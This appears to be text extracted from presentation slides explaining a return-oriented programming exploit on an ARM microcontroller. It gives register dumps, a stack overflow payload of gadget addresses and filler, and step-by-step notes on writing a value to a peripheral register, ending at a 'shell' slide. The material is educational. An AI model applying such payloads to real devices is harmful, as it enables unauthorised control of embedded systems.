20007db0	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : 00000002	LR : 08019647

registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046

payload




Exploit - ROP Chain

R3 = 2	✓
Ry = 0x48000018	
[Ry] = Rx	



r7 is set so that the stack pointer points to the overflow area

SP 20007db8



PC

the value of the stack pointer is restored from register r7 and incremented by 8

20000000


08000000

R7 : 48000014	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : 00000002	LR : 08019625

registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046

payload



pc

r7

20000000

08000000


Exploit - ROP Chain

R3	= 2
R7	= 0x48000014
[R7 + 4] = R3	



load address of the output data register minus 4 into R7

jump to arbitrary location again




PC

R7 : 48000014	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : 00000002	LR : 08019625

registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046


payload




20000000

Exploit - ROP Chain

R3	= 2	✓
R7	= 0x48000014	✓
[R7 + 4]	= R3	✓



store the value of register r3 at the address in register r7 incremented by 4




08000000

R7 : 48000014	R6 : 46c046c0
R5 : 46c046c0	R4 : 46c046c0
R3 : 00000002	LR : 08019625

registers

47960108
b07d0020
c046c046
c046c046
c046c046
c046c046
c046c046
c046c046
25960108
14000048
c046c046



payload



20000000


Exploit - ROP Chain

R3	= 2	✓
R7	= 0x48000014	✓
[R7 + 4]	= R3	✓




08000000


Exploit - Shell



